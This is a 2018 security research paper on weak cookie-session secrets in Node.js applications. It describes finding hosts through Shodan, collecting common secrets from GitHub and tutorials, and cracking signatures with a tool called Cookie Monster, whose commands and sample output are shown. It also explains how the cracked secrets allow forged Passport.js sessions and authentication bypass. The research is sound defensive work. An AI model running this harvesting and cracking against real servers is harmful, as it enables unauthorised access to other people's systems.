Are Your Cookies Telling Your Fortune?

An analysis of weak cookie secrets and OSINT

May 2018

Table of Contents

1. Overview

With the exponential growth the web has witnessed in the last decade, both in terms of services and technical sophistication, many new technologies have come to the aid of developers in order to develop better products, more efficiently.

As new libraries and frameworks begin to gain momentum and establish themselves as the new de-facto standards, experienced and new developers alike, will frequently need to revisit "the basics".

One such example, and the focus of this paper, is the use of sessions to introduce a persistent state over HTTP. Although securing a session can be done with ease, it is not uncommon to find educational material or public forums which fail to explain the importance of using unique and strong session secrets.

This paper aims to provide an analysis of Node.js applications, using information gathered solely through open-source intelligence, as to whether developers are following the best practises, as well as the trends in those that have not.


In particular, the target of the analysis will be Node.js applications that have been built using the cookie-session middleware. As of May, 2018, the cookie-session package had been downloaded an average of 205,000 times per month [1]; indicating its usage is quite wide spread.

2. What Is a "Cookie Secret"?

First and foremost, it's important to understand the problem that signed cookies attempt to (and for the most part) solve.

Cookies have traditionally been something developers have avoided, if the integrity of the data to be stored must be maintained. The reason for this, is that cookies are sent to the server as plain-text HTTP headers; meaning a malicious actor can edit them with ease.

In the code seen in illustration 1, the server will check if the **isAdmin** cookie equals **true**, and if so, will assume the user is indeed an admin. Bypassing this check would be as trivial as an attacker including "**Cookie: isAdmin=true**" in the HTTP request.



```
const express = require('express')
const cookieParser = require('cookie-parser')

let app = express()
app.use(cookieParser())

app.get('/', function (req, res, next) {
  if (req.cookies['isAdmin'] === 'true') {
    res.send('Mr. Anderson, welcome back.')
  } else {
    res.status(401).send('Nope.')
  }
})

app.listen(3000)
```

Illustration 1: An example of an insecure use of cookies

The solution to this problem, is to "sign" the cookies when sending them to the client and verify the signature when they are sent back from the client in subsequent requests.

The signing process consists of taking the data being sent in the cookie and then using a hashing algorithm to hash a combination of the data and the secret. If the hash generated by the server matches the one sent by the client, then the server can be [relatively] confident that the cookie has not been tampered with.

Should an attacker be able to guess the secret, or acquire it, the integrity of the entire process is voided, as they would be capable of generating valid signatures by following the same signature signing process as the server they are attacking.

3. Gathering Potential Targets and Secrets

Web applications that make use of the cookie-session middleware use a consistent naming convention for the session cookie's signature. When initialising the middleware, one of the options is an optional cookie name, which defaults to "session".

Once a session is initialised and the cookie is sent to the user, an additional cookie containing the signature will be sent. The signature cookie will be named "{name}.sig", where {name} is the name specified during initialisation.

With this naming convention in mind, searching Shodan for "session.sig" returned 8,190 hosts that were, seemingly, sending signature cookies generated by the cookie-session middleware. The results of this search were subsequently exported to a JSON file for a more in depth analysis later.





Illustration 2: Search results on Shodan for the term "session.sig"

The next set of data that needed to be collected, in order to perform the analysis, was a list of potential secrets. Using open-source intelligence, a list was compiled, containing 289 unique secrets. One of the sources used, which yielded a large amount of the secrets, was GitHub.

Searching GitHub for the term "secret:", to find code that assigns a value to a property named "secret", yielded 1,979,689 code results when filtered to JavaScript code. Across all languages, there were over 20,000,000 results, but that number is to be taken lightly, as the syntax searched for would be invalid in various other languages. For example, there were 1,644,563 results in HTML code - but without some very *unique* design decisions, there would not be any secret definitions within HTML files.



Repositories	8K
Code	2M
Commits	1M
Issues	307K
Topics	93
Wikis	42K
Users	

Languages

PHP	5,524,456
C	4,448,512
Python	2,541,971
Text	1,983,058
JavaScript	
HTML	1,644,563
Ruby	1,629,701
Java	1,471,381
YAML	1,042,805
C++	1,003,530

Advanced search Cheat sheet

Showing 1,979,689 available code results

Sort: **Best match**

[redacted] – config.js JavaScript
Showing the top two matches Last indexed on 21 Aug 2017

```
module.exports = {
        secret: "secret"
}
```

[redacted] – config.js JavaScript
Showing the top two matches Last indexed on 11 Sep 2017

```
module.exports = {
        secret: "secret"
}
```

[redacted] – secret.js JavaScript
Showing the top two matches Last indexed on 2 Jun 2017

```
module.exports = {
    'secret' : 'SECRET'
}
```

[redacted] – config.js JavaScript
Showing the top two matches Last indexed on 12 Oct 2016

```
module.exports = {
  "secret": "secret"
}
```

Illustration 3: The GitHub search results; exposing plain-text secrets

In addition to GitHub, a variety of online tutorials and project documentation, such as Express' best practices guide [2], were used to gather more potential common secrets, which may have been copied and pasted into production code, due to no emphasis being placed on the importance of the secret's entropy.

4. Cracking The Secrets


To aid in the testing of the hosts harvested from Shodan, a small utility was developed - Cookie Monster [3]. Cookie Monster will take a JSON file containing an array of objects that contain the following pieces of data for a host:

- IP address
- Port number
- Session cookie data
- Session cookie signature
- The name of the session cookie

As the extract downloaded from Shodan was excessively verbose, and did not follow this format, some preparation was required. The first step in preparing the data was to use the Shodan command-line interface [4] to parse the extract into a CSV file, by running:

```
shodan parse --fields ip_str,port,data --separator '||' session.sig.json.gz
> servers.csv
```


Once in CSV format, the file was processed into JSON, using the script found in section 9.1.



```
[
  {
    "name": "session",
    "samples": [
      {
        "ip": [redacted],
        "port": "80",
        "data": "eyJjc3JmU2VjcmV0IjoiZjFjWHRjN2Itc0xTLUs1LUZibzVnTk5nIiwiZmxhc2giOnt9fQ==",
        "sig": "ZZNJRc2dufl34LC5eJDs74Nwqsg"
      },
      {
        "ip": [redacted],
        "port": "443",
        "data": "eyJjc3JmU2VjcmV0IjoiRktJRVBqUF91Y0dQbTM4ZkxhT1IzaHJsIiwiZmxhc2giOnt9fQ==",
        "sig": "eHHmNejBba-enrcWAv07qbD5hRE"
      },
```


Illustration 4: The normalised Shodan data ready for use with Cookie Monster

After launching Cookie Monster with the newly created file in batch mode, a total of 62 cookies were successfully found from a data set consisting of 8,186 samples.



```
digitalinterruption:~$ cookie-monster -v --batch --input-file servers.json --wordlist secrets.lst -o output.json

             _  _
           _/0\/ \_
    .-.  .-` \_/\0/ '-.
   /:::\ / ,_________,  \
  /\:::/ \  '. (:::/  `'-;
  \ `-'`\ '._ `"'"'\__    \
   `'-.  \   `)-=-=(  `,   |
       \  `-"`      `"-`   /

[*] Loading wordlist from secrets.lst
[*] Testing samples for: session
[*] Testing 8186 sample(s) for secret "keyboard cat"
[*] Building Express server on port 3000
[+] Found secret for [redacted]:443: keyboard cat
[+] Found secret for [redacted]:80: keyboard cat
[+] Found secret for [redacted]:443: keyboard cat
[+] Found secret for [redacted]:443: keyboard cat
[+] Found secret for [redacted]:80: keyboard cat
[+] Found secret for [redacted]:443: keyboard cat
[+] Found secret for [redacted]:80: keyboard cat
[+] Found secret for [redacted]:80: keyboard cat
[+] Found secret for [redacted]:443: keyboard cat
[+] Found secret for [redacted]:443: keyboard cat
[+] Found secret for [redacted]:443: keyboard cat
[*] Testing 8175 sample(s) for secret "secret"
[*] Building Express server on port 3000
[+] Found secret for [redacted]:443: secret
[+] Found secret for [redacted]:443: secret
[+] Found secret for [redacted]:8000: secret
```

Illustration 5: Cookie Monster successfully finding various cookie secrets



```
{
    "name": "session",
    "data": "eyJpc0JldGFUZXN0ZXIiOmZhbHNlLCJpc0FkbWluIjpmYWxzZSwiZmxhc2giOnt9fQ==",
    "sig": "x3n09qrPYMkCQSPlCAe6kdBmfmA",
    "ip": [redacted],
    "port": "80",
    "decodedData": "{\"isBetaTester\":false,\"isAdmin\":false,\"flash\":{}}",
    "secret": "secret"
},
{
    "name": "session",
    "data": "eyJmbGFzaCI6e319",
    "sig": "DBTa98WQcw6Fj85QFvsg8ko_470",
    "ip": [redacted],
    "port": "443",
    "decodedData": "{\"flash\":{}}",
    "secret": "secret"
},
```

Illustration 6: A sample of the results output by Cookie Monster

The most common secret within the results was "secret", with a total of 45 instances, followed by "keyboard cat" with 11 instances - both of which, are secrets that were found in a number of online tutorials.





Illustration 7: The secrets identified by Cookie Monster

Of the 62 servers found to be vulnerable to cookie manipulation, 16 of those were utilising Passport.js for authentication; identified by the presence of the "passport" object in the cookie.



```
{
    "name": "session",
    "data": "eyJwYXNzcG9ydCI6e319",
    "sig": "jQiK_vfGB_ybjp895cSGHtj1MUw",
    "ip": "[redacted]",
    "port": "443",
    "decodedData": "{\"passport\":{}}",
    "secret": "secret"
},
```

Illustration 8: A sample of a host utilising Passport.js

Passport.js is authentication middleware for Node.js, providing a range of authentication strategies, including Facebook, Twitter and Google authentication [5]. As these servers are using Passport.js in combination with the cookie-session middleware, there is a significantly high chance that they are vulnerable to an authentication bypass and potentially privilege escalation.

Due to the standardised schemas, if an attacker can be sure of which strategy is being used, they would be able to either forge an entirely new cookie and impersonate other users / bypass authentication, or alter an existing one.

In addition to Passport.js, other common objects found within the results were:

- CSRF tokens, believed to be generated by csurf [6]
- Flash messages, most likely generated by Express' Flash [7] middleware

Neither of these objects offer any value to a would-be attacker. The CSRF tokens are implemented as a way of preventing an attacker automating an action on a user's behalf, meaning there is no valid attack vector. The flash messages are generated by the server in order to be passed to the client, not vice versa, meaning in most instances, any values within this cookie sent back to the server are likely to be ignored.


5. An Example of an Attack on Passport.js Using OpenID

To demonstrate how easily an attack of this nature can be carried out, an environment was setup which simulated that of the vulnerable hosts we had identified (i.e. using Passport.js as an authentication method).

The Passport strategy used for the test lab was the Passport-Steam strategy, which allows users registered with the Steam gaming platform to login using OpenID 2.0. The vendor of this strategy provides an example project [8] which was used as the basis of the test.

Some minor modifications were made to the **app.js** file to introduce the use of the cookie-session middleware. The specific changes made to the file can be found in the diff found in section 9.2.

Initially accessing the web application presents the user with two links - one to view their account information, and one to login with. Should the user attempt to access the account information without having a valid session, they will be redirected to the home page.



